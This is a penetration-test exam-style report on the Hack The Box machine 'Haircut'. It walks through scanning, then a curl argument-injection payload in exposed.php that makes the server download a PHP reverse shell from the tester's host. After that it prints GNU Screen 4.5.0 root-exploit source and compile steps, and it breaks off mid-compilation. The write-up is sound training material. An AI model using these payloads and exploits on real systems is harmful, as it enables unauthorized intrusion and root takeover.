Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-09-07

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Haircut**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Haircut** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Haircut(10.10.10.24) - Misconfiguration on the website using the curl function which involved local file inclusion

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Haircut - 10.10.10.24

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Haircut**.

3.2.1 System IP: 10.10.10.24(Haircut)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.24	**TCP**: 80,22\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Mon Sep  6 10:50:09 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.24
Nmap scan report for 10.10.10.24
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-09-06 10:50:10 PDT for 13s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDo4pezhJs9c3u8vPWIL9eW4qxQOrHCslAdMftg/p1HDLCKc+9otg+MmQMlxF7jzEu8vJ0GPfg5ON
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLrPH0YEefX9y/Kyg9prbVSPe3U7fH06/909UK8mAIm3eb6PWCCwXY
|   256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA+vUE7P+f2aiWmwJRuLE2qsDHrzJUzJLleMvKmIHoKM
80/tcp open  http    syn-ack ttl 63 nginx 1.10.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title:  HTB Hairdresser
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep  6 10:50:23 2021 -- 1 IP address (1 host up) scanned in 14.03 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Mon Sep  6 10:50:34 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.24
Nmap scan report for 10.10.10.24
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-09-06 10:50:35 PDT for 372s
Not shown: 65533 closed ports
Reason: 65533 resets
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDo4pezhJs9c3u8vPWIL9eW4qxQOrHCslAdMftg/p1HDLCKc+9otg+MmQMlxF7jzEu8vJ0GPfg5ON
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLrPH0YEefX9y/Kyg9prbVSPe3U7fH06/909UK8mAIm3eb6PWCCwXY
|   256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA+vUE7P+f2aiWmwJRuLE2qsDHrzJUzJLleMvKmIHoKM
80/tcp open  http    syn-ack ttl 63 nginx 1.10.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title:  HTB Hairdresser
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep  6 10:56:47 2021 -- 1 IP address (1 host up) scanned in 372.42 seconds
```

GoBuster

```

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://Haircut.htb/main/
[+] Threads      : 10
[+] Wordlist     : /opt/wordlist/medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
=====================================================
/index.html (Status: 200)
/uploads/ (Status: 403)
/test.html (Status: 200)
/hair.html (Status: 200)
/exposed.php (Status: 200)
/hair.html (Status: 200)
```

Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.24
+ Target Hostname:    10.10.10.24
+ Target Port:        80
+ Start Time:         2021-09-06 10:59:25 (GMT-7)
---------------------------------------------------------------------------
+ Server: nginx/1.10.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ nginx/1.10.0 appears to be outdated (current is at least 1.18.0)
+ OSVDB-3092: /test.html: This might be interesting.
+ 8051 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2021-09-06 11:19:09 (GMT-7) (1184 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.24

Vulnerability Exploited : Local File inclusion in the configuration of web server

System Vulnerable : 10.10.10.24

Vulnerability Explanation : Misconfiguration on the website with regards to curl. The website uses curl to query the webserver of local host

Privilege Escalation Vulnerability : Suid bit set for the vulnerable screen application

Vulnerability fix : The administrator has to make sure not to use any critical function on the website which uses commands to connect also administrator has to make sure not to set any SUID which can lead to privilege escalation


Severity Level : Critical

By checking the nmap we can see that only port 80 and port 22 are open which is good that we will have full concentration on only one port which is port 80.

Figure 3.1: haircut/images/205-website.png

By checking the website it seems like hair stylish or salon website. No folders are nothing in it.

While checking the gobuster we get an important file called exposed.php.




Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html

http://localhost/test.html

Figure 3.2: 210-exposed_php.png

By checking the exposed.php it seems like its querying the localhost for the port 80. For testing purpose i tried with injecting the “;” so that i determine if i can have a command injection or not but unfortunately there is a sanitization which restricts me to put “;” .

We can go ahead and check if it reaches our machine. Instead of local host we can include ip address to check if its reaching or not.



10.10.10.24/exposed.php


Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html

http://10.10.14.7:8000/test.html Go

Figure 3.3: 215-address_reach.png

For testing purpose i tried with test.html so that we see if the server is reaching us or not.


Initiated the http server on my machine and it seems like we are able to reach without any issues.



```
 → I7Z3R0 simple
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.24 - - [07/Sep/2021 11:33:24] code 404, message File not found
10.10.10.24 - - [07/Sep/2021 11:33:24] "GET /test.html HTTP/1.1" 404 -
```

Figure 3.4: 220-http_reach.png

While seeing the below image it seems like a clue. In particular with the condition it is using a curl function to query the website. so most probably there might be a php function which says eg.system("curl" $url).



10.10.10.24/exposed.php

Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html


http://localhost/test.html Go

Requesting Site...

```
% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0 100 223 100 223 0 0 35134 0 --:--:-- --:--:-- --:--:-- 37166
```

Figure 3.5: 225-curl_clue.png

As per the man pages for pages we can save the file using the same with the parameter -o to the directory which we have access to.




```
OUTPUT
       If  not  told otherwise, curl writes the received data to stdout. It can be instructed to instead save that data into a local file, using the
       -o, --output or -O, --remote-name options. If curl is given multiple URLs to transfer on the command line, it similarly  needs  multiple  op-
       tions for where to save them.

       curl  does  not  parse  or otherwise "understand" the content it gets or writes as output. It does no encoding or decoding, unless explicitly
       asked so with dedicated command line options.
```

Figure 3.6: 230-curl_man.png

Since we are website is able to reach us we can upload to the php shell to the uploads directory which we got from gobuster.


Very often the path for uploads directory would be /var/www/http/uploads. Lets try to use the same and try to get the reverse function.

This time i going to use the php reverse shell from the Seclists. I have edited the ip address on the php reverse shell and renamed it to shell.php so that it will be easier for me to access it.




```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 89
Origin: http://10.10.10.24
Connection: close
Referer: http://10.10.10.24/exposed.php
Upgrade-Insecure-Requests: 1

formurl=http://10.10.14.7:8000/shell.php -o /var/www/html/uploads/shell.php&submit=Go
```

Figure 3.7: 250-shell_upload_path.png



```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 89
Origin: http://10.10.10.24
Connection: close
Referer: http://10.10.10.24/exposed.php
Upgrade-Insecure-Requests: 1

formurl=http://10.10.14.7:8000/shell.php -o /var/www/html/uploads/shell.php&submit=Go
```


Figure 3.8: 250-shell_upload_path.png



```
→ I7Z3R0 simple
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.24 - - [07/Sep/2021 11:33:24] code 404, message File not found
10.10.10.24 - - [07/Sep/2021 11:33:24] "GET /test.html HTTP/1.1" 404 -
10.10.10.24 - - [07/Sep/2021 11:49:06] "GET /shell.php HTTP/1.1" 200 -
```

Figure 3.9: 245-shell_upload_confirm.png

It is confirmed that the php reverse shell script has been uploaded to the computer. We need to access with the uploads directory. Since we dont have permission to read the uploads directory we can directly access the file uploaded by us.




```
→ I7Z3R0 curl http://10.10.10.24/uploads/shell.php

Listening on 0.0.0.0 9001
Connection received on 10.10.10.24 40800
Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 21:00:03 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 3.10: 255-www_data_shell.png

3.2.1.4 Privilege Escalation

By checking the SUID binaries there is one odd thing comes up is /usr/bin/screen-4.5.0. Below command used to get the output.


```
find / -perm -u\=s -type f 2>/dev/null
```



```
<a/.local/share$ find / -perm -u=s -type f 2>/dev/null
/bin/ntfs-3g
/bin/ping6
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/screen-4.5.0
/usr/bin/chsh
/usr/bin/chfn
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
```

Figure 3.11: 255-screen_suid.png

It seems like there is an SUID bit set for screen and it is owned by root.



```
→ I7Z3R0 searchsploit screen 4.5.0
------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------
GNU Screen 4.5.0 - Local Privilege Escalation                                             | linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)                                       | linux/local/41152.txt
------------------------------------------------------------------------------------------ ---------------------------
```

Figure 3.12: 260-searchsploit_screen.png

Tried to copy the website on the target machine and ran the code. It seems like there is an error with gcc. We can compile it from our machine and upload the out file to check if there is any luck in this case.

As per the exploit we need to create two files called libhax.c and rootshell.c with the “c” script mentioned. Then we need to decompile it with gcc.

```
 → I7Z3R0 cat libhax.c;echo
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
 → I7Z3R0
 → I7Z3R0 cat rootshell.c;echo
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/bash", NULL, NULL);
}
```

Created two files with the above content, We need to gcc compile it as per the instructions.

```
 → I7Z3R0 gcc -fPIC -shared -ldl -o libhax.so libhax.c
libhax.c: In function ‘dropshell’:
libhax.c:7:5: warning: implicit declaration of function ‘chmod’
↪ [-Wimplicit-function-declaration]
    7 |     chmod("/tmp/rootshell", 04755);
      |     ^~~~~
 → I7Z3R0 gcc -o rootshell rootshell.c
rootshell.c: In function ‘main’:
rootshell.c:3:5: warning: implicit declaration of function ‘setuid’
↪ [-Wimplicit-function-declaration]
    3 |     setuid(0);
      |     ^~~~~~
rootshell.c:4:5: warning: implicit declaration of function ‘setgid’
↪ [-Wimplicit-function-declaration]
    4 |     setgid(0);
      |     ^~~~~~
rootshell.c:5:5: warning: implicit declaration of function ‘seteuid’
↪ [-Wimplicit-function-declaration]
    5 |     seteuid(0);
      |     ^~~~~~~
rootshell.c:6:5: warning: implicit declaration of function ‘setegid’
↪ [-Wimplicit-function-declaration]
```

